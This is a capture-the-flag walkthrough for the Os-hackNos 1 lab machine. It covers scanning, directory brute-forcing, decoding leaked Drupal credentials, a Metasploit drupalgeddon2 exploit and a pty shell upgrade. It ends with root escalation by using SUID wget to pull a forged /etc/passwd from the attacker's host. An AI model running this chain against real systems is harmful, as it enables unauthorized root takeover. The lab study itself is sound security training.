Os-hackNos 1 Walkthrough
- Network Scanning
- First, we use
netdiscoverto find out the machine’s IP

Now that we have the Target Machine IP Let’s scan the target with Nmap
After the scan of all the ports we see that we have the HTTP service (80)
nmap -A 192.168.1.19
Opening Firefox and navigating to http://192.168.1.19 just gives us the default Web page
Without waste our time Now Directory Brute-force with dirb Tool
dirb http://192.168.1.19
try directory brute-force dirb GUI version dirbuster with extension txt

After enumerate the directory we see http://192.168.1.19/alexander.txt open our browser this link and i see base64 format language code let’s decrypt it


echo "our code" | base64 -dand our output is brain-fuck encode I decrypt the code splitbrain.org web site show in the image


- username: james
- password: Hacker@4514
Now login to drupal web-service

After drupal login I go to drupa version check I see drupal running 7.57 version I search google and find the exploit drupalgeddon2 remote code execution now try our exploit metasploit
metasploit- search Drupalgeddon2
- use exploit/unix/webapp/drupal_drupalgeddon2
- show option

- set rhost 192.168.1.19
- set targeturi /drupal
- run

To be able to use su and various other features, we need to upgrade the shell using the python module
python3 -c 'import pty;pty.spawn("/bin/bash")'cd /homecd james/cat user.txt
Privilege Escalation
I am first trying SUID Bit check file find command and see an output /usr/bin/wget SUID Bit set
find / -type -f -perm -u=s 2>/dev/null
I am going /etc/passwd and copy this file our local system and generate a new password with open SSL
openssl passwd -1 -salt jax passwd
After generating our password and paste it passwd file

and download the file wget command target system
wget http://192.168.1.15:8000/passwd -O passwdsu hackercd /rootls
After ls command we root.txt our last flag
cat root.txt
Os-hackNos: 1 Walkthrough Author: Rahul Gehlaut more blog here